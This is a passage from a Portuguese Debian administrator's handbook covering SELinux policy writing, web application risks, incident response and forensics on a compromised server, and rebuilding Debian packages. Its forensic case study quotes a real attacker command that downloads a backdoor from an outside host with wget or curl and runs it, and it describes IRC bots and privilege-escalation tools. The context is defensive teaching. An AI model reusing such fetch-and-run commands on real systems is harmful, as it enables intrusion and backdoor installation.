- ⑤ O diretiva `permicao` é a diretiva de base utilizada para autorizar uma operação. O primeiro parâmetro é o domínio processo que tem a permissão para executar a operação. A segunda define o objeto que um processo do domínio anterior pode manipular. Este parâmetro é a forma "*tipo: classe*" onde *tipo* é o seu tipo SELinux e *classe* descreve a natureza do objeto (arquivo, diretório, socket, fifo, etc.) Finalmente, o último parâmetro descreve as permissões (as operações permitidas).

As permissões são definidas como o conjunto de operações permitidas e segue este modelo: { `operacao1` `operacao2` }. No entanto, você também pode usar macros que representam as permissões

mais úteis. O `/usr/share/selinux/default/include/support/obj_perm_sets.spt` os lista.

A página web a seguir fornece uma lista relativamente exaustiva de classes de objetos e permissões que podem ser concedidas.

? <http://www.selinuxproject.org/page/ObjectClassesPerms>

Agora você só tem que encontrar o conjunto mínimo de regras necessárias para assegurar que o aplicativo de destino ou serviço funcione corretamente. Para conseguir isso, você deve ter um bom conhecimento de como o aplicativo funciona e de que tipo de dados ele gera e/ou gera.

No entanto, uma abordagem empírica é possível. Uma vez que os objetos relevantes são rotuladas corretamente, você pode usar o aplicativo no modo permissivo: as operações que seriam proibidos são registrados, mas ainda tem sucesso. Ao analisar os logs, você pode agora identificar as operações de permissão. Aqui está um exemplo de uma tal entrada de log:

```
avc: denied { read write } for pid=1876 comm="sysl"
```

Para melhor entender esta mensagem, vamos estudá-la peça por peça.

**Table 14.1. Análise de um rastreamento SELinux**

Mensagem	Descrição
avc: denied	Uma operação foi negada.

Mensagem	Descrição
{ read write }	Esta operação exigiu permissões de leitura e escrita.
pid=1876	O processo com PID 1876 executou a operação (ou tentou executá-la).
comm="syslogd"	O processo foi um exemplo do programa syslogd.
name="xconsole"	O objeto de destino foi nomeado xconsole.
dev=tmpfs	O dispositivo que hospeda o objeto de destino é um tmpfs (um sistema de arquivos em memória). Para um disco real, você poderia ver a

Mensagem	Descrição
	partição que hospeda o objeto (por exemplo: "hda3").
ino=5510	O objeto está identificado pelo inode número 5510.
scontext=system_u:system_r:syslogd_t:s0	Este é o contexto de segurança do processo que executou a operação.
tcontext=system_u:object_r:device_t:s0	Este é o contexto de segurança do objeto destino.
tclass=fifo_file	O objeto destino é um arquivo FIFO.

Ao observar essa entrada de log, é possível construir uma regra que permite esta operação. Por exemplo: `allow syslogd_t device_t:fifo_file { read write }`. Este processo pode ser automatizado, e é exatamente o que o comando **audit2allow** oferece (do pacote policycoreutils). Esta abordagem só é útil se os vários objetos já estão corretamente rotulados de acordo com o que deve ser confinado. Em qualquer caso, você terá que analisar cuidadosamente as

regras geradas e as validar de acordo com o seu conhecimento da aplicacao. Efetivamente, essa abordagem tende a conceder mais direitos do que são realmente necessários. A solução adequada é muitas vezes criar novos tipos de concessão de direitos apenas sobre esses tipos. Acontece também de uma operação negada não ser fatal para a aplicação, neste caso pode ser melhor adicionar uma regra "dontaudit" para evitar a entrada de log, apesar da efetiva negação.

#### **COMPLEMENTOS Nao ha papeis nas regras de politicas**

Pode parecer estranho que os papéis não aparecem em tudo ao criar novas regras. SELinux utiliza apenas os domínios para descobrir quais operações são permitidas. A intervenção do papel apenas de forma indireta, permitindo ao usuário alternar para outro domínio. SELinux é baseado em uma teoria conhecida como *Tipo de aplicacao* e o tipo é o único elemento que importa na concessão de direitos.

### **14.4.4.4. Compilando os Arquivos**

Uma vez que os 3 arquivos (example.if, example.fc, e example.te) correspondem às suas expectativas para as novas regras, basta executar **make** para gerar um módulo no arquivo example.pp (você pode o carregar imediatamente com **semodule -i example.pp**). Se vários módulos são definidos, **make** irá criar todos os arquivos correspondentes .pp.

# 14.5. Outras Considerações Relacionadas à Segurança

Segurança não é apenas um problema técnico, mas do que qualquer coisa, é sobre as boas práticas e compreensão dos riscos. Esta seção examina alguns dos riscos mais comuns, bem como algumas das melhores práticas que deverão, dependendo do caso, aumentar a segurança ou diminuir o impacto de um ataque bem sucedido.

## 14.5.1. Riscos Inerentes à Aplicações Web

O caráter universal das aplicações web levou à sua proliferação. Diversas são freqüentemente executadas em paralelo: um webmail, um wiki, algum sistema de groupware, fóruns, uma galeria de fotos, um blog, e assim por diante. Muitas dessas aplicações dependem da pilha "LAMP" (*Linux, Apache, MySQL, PHP*). Infelizmente, muitas dessas aplicações também foram escritas sem considerar muito os problemas de segurança. Dados provenientes do exterior são, muitas vezes,

utilizados com pouca ou nenhuma validação. Proporcionando valores criados especialmente para serem usados para destruir uma chamada para um comando de modo que um outro seja executado em vez disso. Muitos dos problemas mais óbvios foram corrigidos com o passar do tempo, mas novos problemas de segurança surgem regularmente.

### **VOCABULARIO SQL injection**

Quando um programa insere dados em consultas SQL de uma maneira segura, torna-se vulnerável a SQL injections; este nome abrange o ato de alterar um parâmetro de tal forma que a consulta real executada pelo programa é diferente da pretendida, quer para danificar o banco de dados ou de acesso aos dados que normalmente não devem ser acessíveis.

? [http://en.wikipedia.org/wiki/SQL\\_Injection](http://en.wikipedia.org/wiki/SQL_Injection)

Atualizar aplicações web regularmente é, portanto, uma obrigação, para que qualquer cracker (se um atacante ou um profissional script kiddie) possa explorar uma vulnerabilidade conhecida. O risco real depende do caso, e varia de destruição de dados a execução de código arbitrário, incluindo desfiguração do site.

## **14.5.2. Sabendo O Que Esperar**

A vulnerabilidade em uma aplicação web é frequentemente utilizada como ponto de partida para as tentativas de craqueamento. O que se segue são uma breve revisão das possíveis consequências.

## **OLHADA RAPIDA Filtrando consultas HTTP**

Apache 2 inclui módulos que permitem a filtragem da entrada de consultas HTTP. Isto permite o bloqueio de alguns vetores de ataque. Por exemplo, limitando a duração dos parâmetros pode impedir o estouro do buffer. Mais genericamente, pode se validar os parâmetros antes mesmo que eles passem para a aplicação web e restringir o acesso ao longo de muitos critérios. Isso pode até ser combinado com atualizações dinâmicas do firewall, de modo que se um cliente violar uma das regras é proibido de acessar o servidor web por um determinado tempo.

Configurando estas verificações podem ser uma tarefa longa e complicada, mas pode pagar quando a aplicação web a ser implantada tiver um histórico duvidoso, onde a segurança é interesse.

*mod-security* (no pacote libapache-mod-security) é o tal módulo principal.

As consequências de uma invasão terá vários níveis de evidência, dependendo das motivações do atacante. *Script-kiddies* só aplicam receitas que encontram em sites, a maioria das vezes, eles desfigurar uma página web ou excluir dados. Em casos mais sutis, eles adicionam conteúdo invisíveis para páginas web, de modo a melhorar encaminhamentos para seus próprios sites em motores de busca.

Um atacante mais avançado vai além disso. Um cenário de desastre poderia continuar da seguinte maneira: o atacante ganha a habilidade de executar comandos como o usuário `www-data`, mas a execução de um comando requer muitas manipulações. Para tornar sua vida mais fácil, eles instalam outras aplicações web especialmente concebidas para executar remotamente vários tipos de comandos, como a navegação no sistema de arquivos, examinando as permissões de upload,

ou download de arquivos, execução de comandos, e até mesmo fornecer um escudo de rede. Muitas vezes, a vulnerabilidade permite execução de um **wget** que vai baixar algum malware em `/tmp/`, então o executa. O malware geralmente é baixado de um site estrangeiro que foi previamente comprometido, a fim de cobrir faixas e tornar mais difícil rastrear a verdadeira origem do ataque.

Neste ponto, o invasor tem bastante liberdade de movimento que muitas vezes instalar um robô IRC (um robô que se conecta a um servidor IRC e pode ser controlado por este canal). Este robô é freqüentemente usado para compartilhamento de arquivos ilegais (cópias não autorizadas de filmes ou software, entre outros). Um determinado invasor pode querer ir ainda mais longe. O conta `www-data` não permite o acesso total à máquina, e o invasor vai tentar obter privilégios de administrador. Ora, isso não deve ser possível, mas se a aplicação web não está atualizada, as chances são de que os programas do kernel e outros também estejam desatualizados, o que às vezes se segue uma decisão do administrador que, apesar de saber sobre a vulnerabilidade, negligenciado para atualizar o sistema, pois não existem usuários locais. O atacante pode então aproveitar essa segunda vulnerabilidade para obter acesso root.

### **VOCABULARIO Escalonamento de Privilégios**

Este termo abrange qualquer coisa que pode ser usada para obter as permissões de mais do que um determinado utilizador deve ter normalmente. O programa **sudo** é projetado justamente com o propósito de dar direitos administrativos para alguns usuários. Mas o termo também é usado para descrever o ato de um invasor explorar uma vulnerabilidade para obter direitos indevidos.

Agora, o atacante é dono da máquina; eles costumam tentar manter esse acesso privilegiado pelo maior tempo possível. Isso envolve a instalação de um *rootkit*, um programa que irá substituir alguns componentes do sistema para que o invasor seja capaz de obter os privilégios de administrador novamente em um momento posterior, o rootkit também tenta esconder a sua própria existência como também quaisquer vestígios da intrusão. Um subvertido programa **ps** irá deixar de listar alguns processos, **netstat** não vai listar algumas das conexões ativas e assim por diante. Usando as permissões de root, o invasor foi capaz de observar todo o sistema, mas não encontrou dados importantes, então vai tentar acessar outras máquinas na rede corporativa. Analisando a conta do administrador e os arquivos de histórico, o atacante acha que as máquinas são acessadas rotineiramente. Ao substituir **sudo** ou **ssh** com um programa subvertido, o invasor pode interceptar algumas das senhas do administrador, que irá utilizar nos servidores detectados ... e a intrusão pode se propagar a partir de então.

Este é um cenário de pesadelo pode ser evitado através de várias medidas. As próximas seções descrevem algumas dessas medidas.

## 14.5.3. Escolhendo o Software Sabiamente

Uma vez que os problemas potenciais de segurança são conhecidos, eles devem ser levados em conta, em cada passo do processo de implantação de um serviço, especialmente quando se escolhe o software para instalar. Muitos sites, como [SecurityFocus.com](http://SecurityFocus.com), mantêm uma lista de vulnerabilidades recém-descobertas, que podem dar uma idéia de um histórico de segurança antes de algum software especial

ser implantado. Claro, essa informação deve ser equilibrada com a popularidade do referido software: um programa mais amplamente usado é um alvo mais tentador, e será examinado mais de perto como consequência. Por outro lado, um programa de nicho pode estar cheio de buracos de segurança que nunca serão divulgados devido a uma falta de interesse em uma auditoria de segurança.

### **VOCABULARIO Auditoria de Segurança**

A auditoria de segurança é o processo de leitura cuidadosa e análise do código fonte de algum software, procurando por vulnerabilidades de segurança em potencial que poderiam conter. Estas auditorias são geralmente pró-ativas e são realizadas para garantir que um programa atenda aos requisitos de segurança determinados.

No mundo do Software Livre, geralmente há um amplo espaço para a escolha, e escolher um pedaço de software em detrimento de outro deve ser uma decisão com base nos critérios que se aplicam localmente. Mais características implicam num aumento do risco de um vulnerabilidade escondida no código; escolher o programa mais avançado para uma tarefa pode realmente ser contraproducente, e uma melhor abordagem é, geralmente, para escolher o programa mais simples que atenda aos requisitos.

### **VOCABULARIO Zero-day exploit**

Um ataque *zero-day exploit* é difícil de evitar, o termo abrange uma vulnerabilidade que ainda não é conhecida pelos autores do programa.

## 14.5.4. Gerenciando uma Máquina como um Todo

A maioria das distribuições Linux instalam por padrão uma série de serviços Unix e muitas ferramentas. Em muitos casos, estes serviços e ferramentas não são necessários para os fins de reais para que o administrador configure a máquina. Como orientação geral em matéria de segurança, softwares desnecessários é melhor desinstalado. Na verdade, não tem sentido garantir um servidor FTP, se uma vulnerabilidade em um serviço diferente, não utilizado pode ser usado para obter privilégios de administrador na máquina inteira.

Seguindo o mesmo raciocínio, firewalls, frequentemente são configurados para permitir apenas acesso aos serviços que se destinam a ser acessíveis ao público.

Computadores atuais são poderosos o suficiente para permitir a hospedagem de vários serviços na mesma máquina física. De um ponto de vista económico, uma tal possibilidade é interessante: um só computador para administrar, menor consumo de energia, e assim por diante. Do ponto de vista da segurança, no entanto, esta escolha pode ser um problema. Um serviço comprometido pode levar o acesso a toda a máquina, que por sua vez compromete os outros serviços hospedados no mesmo computador. Este risco pode ser atenuado através do isolamento dos serviços. Isto pode ser alcançado tanto com virtualização (cada serviço a ser hospedado em uma máquina virtual dedicada), ou com o SELinux (cada serviço tem um daemon com um conjunto de permissões adequadamente projetado).

## 14.5.5. Os Usuários São Jogadores

Discutir segurança imediatamente traz à mente proteção contra ataques de crackers anônimos escondidos na selva da Internet, mas um fato muitas vezes esquecido é que corre o risco de vir também de dentro: um funcionário prestes a deixar a empresa poderia baixar arquivos confidenciais sobre os projetos importantes e vendê-los aos concorrentes, um vendedor de negligente poderia deixar sua mesa sem bloquear a sessão durante um encontro com uma nova perspectiva, um usuário desajeitado poderia excluir o diretório errado por engano, e assim por diante.

A resposta a estes riscos podem envolver soluções técnicas: não mais do que as permissões necessárias devem ser concedidas aos usuários, e backups regulares são uma obrigacao. Mas em muitos casos, a protecção adequada vai envolver treinamento de usuários para evitar os riscos.

### **BLOQUEIO RAPIDO autolog**

O pacote autolog fornece um programa que desconecta automaticamente usuários inativos depois de um atraso configurável. Ele também permite matar processos de usuário que persistem após o término da sessão, impedindo os usuários de executar daemons.

## 14.5.6. Segurança Física

Não faz sentido garantir os serviços e redes, se os próprios computadores não estiverem protegidos. Dados importantes merecem ser armazenados em discos rígidos hot-swappable em RAID, por que discos rígidos falham eventualmente e a disponibilidade dos dados é um ponto obrigatório. Mas se qualquer entregador de pizza pode entrar no prédio furtivo, na sala do servidor e fugir com alguns discos rígidos, uma parte importante da segurança não está cumprida. Quem pode entrar na sala do servidor? O acesso está monitorado? Estas questões merecem ser consideradas (e uma resposta) quando a segurança física está sendo avaliada.

A segurança física inclui levar em consideração também os riscos de acidentes, como incêndios. Este risco particular é o que justifica armazenar as mídias de backup em um prédio separado, ou pelo menos em um cofre à prova de fogo.

## 14.5.7. Responsabilidade legal

Um administrador tem, mais ou menos implicitamente, a confiança de seus usuários, bem como os usuários da rede em geral. Eles devem, portanto, evitar a negligência que as pessoas malignas poderiam explorar.

Um invasor assume o controle da sua máquina, em seguida, a utiliza como uma base para avançar (conhecido como “relay system - sistema

de revezamento") da quale para realizar outras atividades nefastas poderia causar problemas legais para você, uma vez que a parte que atacou inicialmente iria ver o ataque proveniente de seu sistema e, portanto, considerá-lo como o atacante (ou como cúmplice). Em muitos casos, o atacante usará o servidor como um relé para enviar spam, que não deve ter muito impacto (exceto possivelmente registro em listas negras que poderiam restringir a sua capacidade de enviar e-mails legítimos), mas não vai ser agradável, no entanto. Em outros casos, o problema mais importante pode ser causado a partir de sua máquina, por exemplo, seria ataques de negação de serviço. Isso, às vezes, induz a perda de receitas, uma vez que os serviços legítimos não estarão disponível e os dados podem ser destruídos, às vezes isso também implicaria um custo real, porque a parte atacada pode iniciar um processo judicial contra você. Os detentores dos direitos podem processá-lo se uma cópia não autorizada de uma obra protegida por direitos autorais é compartilhada a partir do servidor, bem como outras empresas obrigadas por acordos de nível de serviço, se eles são obrigados a pagar multas após o ataque de sua máquina.

Quando estas situações ocorrem, afirmar inocência não é geralmente suficiente; no mínimo, você vai precisar de provas convincentes que mostram a atividade suspeita em seu sistema que vem de um determinado endereço IP. Isso não será possível se você negligenciar as recomendações deste capítulo e deixar o invasor obter acesso a uma conta privilegiada (root, em particular) e usá-la para cobrir seus rastros.

# **14.6. Lidando com uma máquina comprometida**

Apesar das melhores intenções e por mais cuidadosamente concebido política da segurança, um administrador, eventualmente, enfrenta um ato de desvio. Esta seção fornece algumas orientações sobre como reagir quando confrontado com estas circunstâncias infelizes.

## **14.6.1. Detectando e Visualizando a Intrusão do cracker**

A primeira etapa de reagir a quebra é estar ciente de tal ato. Isso não é auto-evidente, especialmente sem uma infra-estrutura adequada de vigilância.

Atos Cracking muitas vezes não são detectados até que eles têm consequências diretas sobre os serviços legítimos hospedados na máquina, como conexões debilitadas, alguns usuários incapazes de se conectar, ou qualquer outro tipo de avaria. Diante desses problemas, o

administrador precisa dar uma boa olhada para a máquina e examinar cuidadosamente o que se comporta mal. Este é geralmente o momento em que eles descobrem um processo incomum, por exemplo, um chamado apache em vez do padrão /usr/sbin/apache2. Se seguirmos esse exemplo, a coisa a fazer é observar seu identificador de processo, e verificar /proc/pid/exe para ver qual programa está executando este processo atualmente:

```
# ls -al /proc/3719/exe  
lrwxrwxrwx 1 www-data www-data 0 2007-04-20 16:19 /pr
```

Um programa instalado em /var/tmp/ e funcionando como servidor web? Sem deixar dúvida, a máquina está comprometida.

Este é apenas um exemplo, mas muitas outras dicas podem alertar o administrador:

- uma opção para um comando que não funciona mais; a versão do software que o comando pretende ser não coincide com a versão que está supostamente instalada de acordo com **dpkg**;
- um prompt de comando ou uma sessão de saudação indicando que a última conexão veio de um servidor desconhecido em outro continente;
- erros causados pela partição /tmp/ estar cheia, o que acabou por estar cheio de cópias ilegais de filmes;
- entre outros.

## 14.6.2. Colocando servidor Off-Line

Em qualquer dos casos porém, os mais exóticos, a quebra vem da rede, e o invasor precisa de uma rede trabalhando para alcançar as suas metas (acesso a dados confidenciais, compartilhar arquivos clandestinos, ocultar a sua identidade utilizando a máquina como de um retransmissor e assim sucessivamente). Desconectar o computador da rede impedirá que o atacante alcane esses objetivos, se eles não conseguiram fazer isso ainda.

Isso só é possível se o servidor está fisicamente acessível. Quando o servidor está hospedado em uma hospedagem no centro provedor de dados do outro lado do país, ou se o servidor não está acessível por qualquer outro motivo, é geralmente uma boa idéia começar a reunir alguma informação importante (ver seções seguintes), então isolar o servidor tanto quanto possível, fechando tantos serviços quanto possível (geralmente tudo, mas **sshd**). Este caso ainda é estranho, pois não se pode descartar a possibilidade de o atacante ter acesso SSH como o administrador tem, o que torna mais difícil "limpar" as máquinas.

## 14.6.3. Mantendo Tudo que Poderia Ser Usado como Evidência

Compreender o ataque e/ou ação legal contra os atacantes envolvente requer uma tomada de cópias de todos os elementos relevantes, o que inclui o conteúdo do disco rígido, uma lista de todos os processos em execução, e uma lista de todas conexões abertas. O conteúdo da memória RAM também poderia ser usado, mas é raramente utilizado na prática.

No calor da ação, os administradores são muitas vezes tentados a realizar muitas verificações na máquina comprometida; esta geralmente não é uma boa idéia. Cada comando é potencialmente subvertido e pode apagar elementos de prova. Os cheques devem ser restritas ao conjunto mínimo (**netstat -tupan** para conexões de rede, **ps auxf** para uma lista de processos, **ls -alR /proc/[0-9]\*** para um pouco mais de informação sobre a execução de programas), e cada seleção realizada deve ser cuidadosamente anotada.

### ATENCAO Analise Quente

Embora possa parecer tentador analisar o sistema como ele executa, especialmente quando o servidor não é fisicamente acessível, este é melhor evitar: simplesmente você não pode confiar nos programas instalados no sistema comprometido. É bem possível que um subvertido comando **ps**

para esconder alguns processos, ou para um comando **ls** subvertido para esconder arquivos, às vezes até mesmo o kernel é comprometido!

Se uma análise tão quente ainda é necessária, deve ser tomado o cuidado de usar somente os bons programas conhecidos. Uma boa maneira de fazer isso seria ter um CD de recuperação com programas imaculados, ou um compartilhamento de rede somente leitura. No entanto, mesmo essas contramedidas podem não ser suficientes se o kernel em si está comprometido.

Uma vez que os elementos "dinâmicos" foram salvos, o próximo passo é armazenar uma imagem completa do disco rígido. Fazer tal imagem é impossível se o sistema ainda está executando, é por isso que deve ser remontado somente para leitura. A solução mais simples é muitas vezes parar o servidor brutalmente (após a execucao de **sync**) e reiniciá-lo em um CD de recuperação. Cada partição deve ser copiada com uma ferramenta como o **dd**, estas imagens podem ser enviadas para outro servidor (possivelmente com a muito conveniente ferramenta **nc**). Outra possibilidade pode ser ainda mais simples: é só pegar o disco da máquina e substituí-lo por um novo que pode ser reformatado e reinstalado.

## 14.6.4. Reinstalando

O servidor não deve ser trazido de volta em linha sem uma reinstalação completa. Se o comprometimento foi grave (se privilégios administrativos foram obtidos), não há quase nenhuma outra maneira de ter certeza de que estamos livres de tudo o que o invasor pode ter

deixado para trás (particularmente *backdoors*). Naturalmente, todas últimas atualizações de segurança devem também ser aplicadas de modo a conectar a vulnerabilidade utilizada pelo invasor. O ideal, analisando o ataque deve apontar para este vetor de ataque, para que se possa ter certeza de efetivamente corrigi-lo, caso contrário, só se pode esperar que a vulnerabilidade foi um daqueles fixados pelas atualizações.

Reinstalar um servidor remoto não é sempre fácil, pode envolver a assistência da empresa de hospedagem, porque nem todas empresas oferecem sistemas automatizados de reinstalação. Cuidados devem ser tomados para não reinstalar a máquina a partir de backups feitos depois do compromisso. Idealmente, os dados devem ser restaurados, o próprio software deve ser reinstalado a partir da mídia de instalação.

## 14.6.5. Analise Fonrense

Agora que o serviço foi restaurado, é hora de dar uma olhada nas imagens de disco do sistema comprometido a fim de compreender o vetor de ataque. Ao montar essas imagens, deve se tomar cuidado e usar as opções `ro`, `nodev`, `noexec`, `noatime` de modo a evitar alteração dos conteúdos (incluindo marcas de tempo de acesso a arquivos) ou a execução de programas comprometidos por engano.

Refazendo um cenário de ataque geralmente envolve olhar para tudo o que foi modificado e executado:

- arquivos `.bash_history` muitas vezes prevem uma leitura muito interessante;
- o mesmo acontece listando arquivos que foram recentemente criados, modificados ou acessados;

- o comando **strings** ajuda a identificar programas instalados pelo atacante, extraindo seqüências de texto de um binário;
- os arquivos de log em `/var/log/` muitas vezes permitem reconstruir uma cronologia dos eventos;
- ferramentas special-purpose também permitem restaurar o conteúdo de arquivos potencialmente excluídos, incluindo arquivos de log que os atacantes muitas vezes excluíram.

Algumas destas operações podem ser feita mais facilmente com software especializado. Em particular, *The Coroner Toolkit* (no pacote tct) é uma coleção de tais ferramentas. Ele inclui várias ferramentas; entre estes, **grave-robbber** pode coletar dados de um sistema em execução comprometido, **lazarus** extrai dados interessantes, muitas vezes provenientes de regiões não alocadas em discos e **pcat** pode copiar a memória usada por um processo; outras ferramentas de extração de dados também são incluídas.

O pacote sleuthkit fornece algumas outras ferramentas para analisar um sistema de arquivos. Seu uso é facilitado pela interface gráfica *Autopsy Forensic Browser* (no pacote de autopsy ).

## 14.6.6. Reconstituindo o Cenário do Ataque

Todos os elementos recolhidos durante a análise devem se encaixar como peças de um quebra-cabeça, a criação dos primeiros arquivos suspeitos é muitas vezes relacionada aos registros que comprovam a violação. A exemplo do mundo real deve ser mais explícito do que longas divagações teóricas.

O registo seguinte foi extraido de um Apache access.log:

www.falcot.com 200.58.141.84 - - [27/Nov/2004:13:33:31 -0200] "GET /index.php?topic=13239&start=0&page=1 HTTP/1.1" 200 1038

Este exemplo corresponde a exploração de uma antiga vulnerabilidade de segurança em phpBB.

? <http://secunia.com/advisories/13239/>

? <http://www.phpbb.com/phpBB/viewtopic.php?t=240636>

Decodificar esta longa URL leva ao entendimento de que o atacante conseguiu executar algum código PHP, chamado: **system("cd /tmp; wget gabryk.altervista.org/bd || curl gabryk.altervista.org/bd -o bd; chmod +x bd; ./bd &")**. Na verdade, um arquivo bd foi encontrado em /tmp/. Executando **strings /mnt/tmp/bd** retorna, entre outros textos, PsychoPhobia Backdoor is starting... Isso realmente parece um backdoor.

Algum tempo depois, esse acesso foi usado para fazer o download, instalar e executar um *bot - robô* de IRC, conectado a uma rede IRC subterrânea. O robô pode então ser controlado através deste protocolo e instruído realizar download de arquivos para compartilhamento. Este programa ainda tem o seu próprio arquivo de log:

```
** 2004-11-29-19:50:15: NOTICE: :GAB!sex@Rizon-2EDFBC:2222: Connected to Rizon-2EDFBC:2222
** 2004-11-29-19:50:15: DCC CHAT attempt authorized from GAB
** 2004-11-29-19:50:15: DCC CHAT received from GAB, a user
** 2004-11-29-19:50:15: DCC CHAT connection succeeded
** 2004-11-29-19:50:20: DCC CHAT Correct password
(...)

** 2004-11-29-19:50:49: DCC Send Accepted from ReV|Dish
(...)
```

```
** 2004-11-29-20:10:11: DCC Send Accepted from GAB: I  
(...)  
** 2004-11-29-21:10:36: DCC Upload: Transfer Complete  
(...)  
** 2004-11-29-22:18:57: DCC Upload: Transfer Complete
```

Esses registros mostram que dois arquivos de vídeo foram armazenados no servidor por meio do endereço IP 82.50.72.202.

A presença desses vestígios demonstram que dois arquivos de vídeo foram armazenados no servidor por meio Paralelamente, o atacante também baixou um par de arquivos adicionais, /tmp/pt e /tmp/loginx. Executar esses arquivos através de cadeias conduz à seqüências de caracteres, \ncomo *Shellcode colocou em 0x%08lx e agora espera por shell suid ....\n*Estes parecem programas que exploram vulnerabilidades locais para obter privilégios administrativos. Será que chegam ao seu destino? Neste caso, provavelmente não, uma vez que nenhum arquivo parece ter sido modificado após a violação inicial.

Neste exemplo, a intrusão toda foi reconstruída, e pode-se deduzir que o invasor foi capaz de tirar vantagem do sistema comprometido por cerca de três dias, mas o elemento mais importante na análise é que a vulnerabilidade tenha sido identificada, e o administrador pode estar certo de que a nova instalação realmente corrigiu a vulnerabilidade.

# Chapter 15. Criando um Pacote Debian

É muito comum, para um administrador que vem lidando com pacotes Debian de maneira regular, sentir eventualmente a necessidade de criar o seu próprio pacote, ou modificar um pacote existente. Este capítulo tem a intenção de responder as questões mais comuns neste campo, e prover os elementos necessários para tirar vantagem da infraestrutura do Debian da melhor maneira possível. Com alguma sorte, após testar sua mão em pacotes locais, você sinta a necessidade de se aprofundar e eventualmente juntar-se ao projeto Debian em si mesmo!

## 15.1. Reconstruindo um Pacote a partir de suas Fontes

Reconstruir um pacote binário é necessário sob diversas circunstâncias. Em alguns casos, o administrador precisa uma funcionalidade que precisa que o programa seja compilado a partir de suas fontes, com uma opção particular de compilação; em outras, o programa

empacotado na versão instalada do Debian não é suficientemente recente. Em último caso, o administrador irá usualmente construir um pacote mais recente retirado de uma versão mais recente do Debian — como Testing ou até mesmo Unstable — então este novo pacote funcionará em sua distribuição Stable; está operação é chamada “backporting”. Como de costume, alguma cautela deve ser tomada, antes de se empreender essa tarefa, para verificar se isto já não foi feito anteriormente. Isto pode ser verificado no site [backports.debian.org](http://backports.debian.org).

## 15.1.1. Pegando os Fontes

Reconstruir um pacote Debian começado pegando seu código fonte. A maneira mais fácil é utilizando o comando **apt-get source nome-do-pacote-fonte**. Este comando precisa de uma linha `deb-src` no arquivo `/etc/apt/sources.list`, e um indexe de arquivos atualizado(i.e. **apt-get update**). Estas condições já devem estar corretas se você seguiu as instruções do capítulo que lidou com a configuração do APT (see [Section 6.1, “Preenchendo no arquivo sources.list Arquivo”](#)). Note entretanto, que você baixará o pacote fonte da versão do Debian mencionada na linha `deb-src`.  
Se você precisar de outra versão, você talvez precise baixá-la manualmente de um espelho Debian ou de seu site.

## 15.1.2. Fazendo Alterações

O fonte de um pacote está agora disponível em um diretório nomeado após o pacote fonte e sua versão (por exemplo, `samba-3.0.24`); aqui é onde trabalharemos nas nossas mudanças locais.

A primeira coisa a se fazer é mudar o número de versão do pacote, para que a reconstrução possa ser distinguida do pacote original provido pelo Debian. Assumindo que a versão atual é 3.0.24-6., nós podemos criar uma versão 3.0.24-6.falcot1, na qual claramente indica a origem do pacote. Isto faz com que a versão do pacote seja maior do que a provida pelo Debian, então o pacote facilmente instalará como se fosse uma atualização do pacte original. Tal mudança tem melhor feito com o comando **dch** (*Debian CHangelog*) do pacote devscripts, como invocação **dch -v 3.0.24-6.falcot1**. Esta invocação executa um editor de textos (**sensible-editor** — este deveria ser seu editor de textos favorito se for mencionado na variável de ambiente **VISUAL** ou **EDITOR**, e se não o editor padrão será usado) para permitir a documentação das diferenças trazidas por esta reconstrução. Este editor nos mostra que **dch** realmente modificou o arquivo **debian/changelog**.

Quando uma mudança nas opções de construção são necessárias, essas mudanças são feitas no **debian/rules**, o qual controla os passos para o processo de construção do pacote. Nos casos mais simples, as linhas relevantes as configurações iniciais (**./configure ...**) ou a construção verdadeira (**\$ (MAKE) ... ou make ...**) são fáceis de marcar. Se eles comandos são explicitamente chamados, eles provavelmente são efeitos colaterais de outro comando explícito, em cada caso por favor verifique a documentação para aprender mais sobre como modificar o comportamento padrão.

Dependendo das mudanças locais nos pacotes, uma atualização talvez seja necessária no arquivo **debian/control** , o qual contém uma descrição dos pacotes gerados. Em particular, este arquivo contém linhas **Build-Depends** que controlam uma lista de dependências que devem ser satisfeitas durante a construção do pacote. Estas geralmente se referem a versões de pacotes contidos na distribuição da qual o pacote fonte veio, mas quais talvez não estejam disponíveis na

distribuição utilizada na reconstrução. Não há maneira automática para determinar se uma dependência é real ou apenas especificada para garantir que a construção seja apenas tentada com a última versão da biblioteca — esta é a única maneira de se forçar um *construtor automático* usar um pacote dado durante a construção, eis o porque dos mantenedores Debian frequentemente utilizarem versões restritas das dependências de construção.

Se você tem certeza de que estas dependências de compilação são muito rigorosos, você deve se sentir livre para relaxá-las localmente. Lendo os arquivos que documentam a forma padrão de construção do software - esses arquivos são chamados frequentemente `INSTALL` - irão ajudar você a descobrir as dependências apropriadas. Idealmente, todas dependências devem ser satisfeitas a partir da distribuição utilizada para a reconstrução, se não forem, um processo recursivo começa, segundo o qual os pacotes mencionados no campo `Build-Depends` deve ser reproduzidos diante do pacote de destino. Alguns pacotes podem não precisar reproduzir, e pode ser instalado como está durante o processo de criação (um exemplo notável é `debhelper`). Observe que o processo reprodução pode tornar-se rapidamente complexo se você não está vigilante. Portanto, a reprodução deve ser mantida a um mínimo estritamente quando possível.

### **DICA Instalando Build-Depends**

**apt-get** permite instalar todos os pacotes mencionados nos campos `Build-Depends` de um pacote fonte disponível em uma distribuição mencionada na linha `deb-src` no arquivo `/etc/apt/sources.list`. Isto é uma questão de simplesmente executar o comando **apt-get build-dep source-package**.

## 15.1.3. Começando a Reconstrução

Quando todas mudanças necessárias forem aplicadas aos fontes, podemos começar a gerar o verdadeiro pacote binário (arquivo `.deb`). Todo o processo é gerenciado pelo comando **dpkg-buildpackage**.

### Example 15.1. Reconstruindo um pacote

```
$ dpkg-buildpackage -us -uc
```

```
[...]
```

#### **FERRAMENTA fakeroot**

Essencialmente, o processo de criação de pacotes é simplesmente uma questão de coletar em um arquivo um conjunto de arquivos existentes (ou construídos); a maioria dos arquivos irão acabar sendo de posse do *root* no arquivo. Entretanto, construir um pacote inteiro usando este usuário implicaria em riscos maiores, felizmente, isto pode ser evitado com o comando **fakeroot**. Esta ferramenta pode ser usada para executar um programa e dá-lo a impressão que é executado como *root* e criar arquivos com posse e permissões arbitrárias. Quando o programa criar o arquivo que se tornará o pacote Debian, ele é enganado a criar um arquivo contendo arquivos marcados pertencendo a usuário arbitrários, incluindo *root*. Esta configuração é tão conveniente que o **dpkg-buildpackage** usa o **fakeroot** por padrão quando cria pacotes.

Note que o programa é somente enganado a "acreditar" que está operando com uma conta privilegiada, e o processo de fato é executado como o usuário que executou o **programa fakeroot** (e os arquivos são na

verdade criados com as permissões daquele usuário). Em nenhum momento ele realmente consegue privilégios de root aos quais poderia abusar.

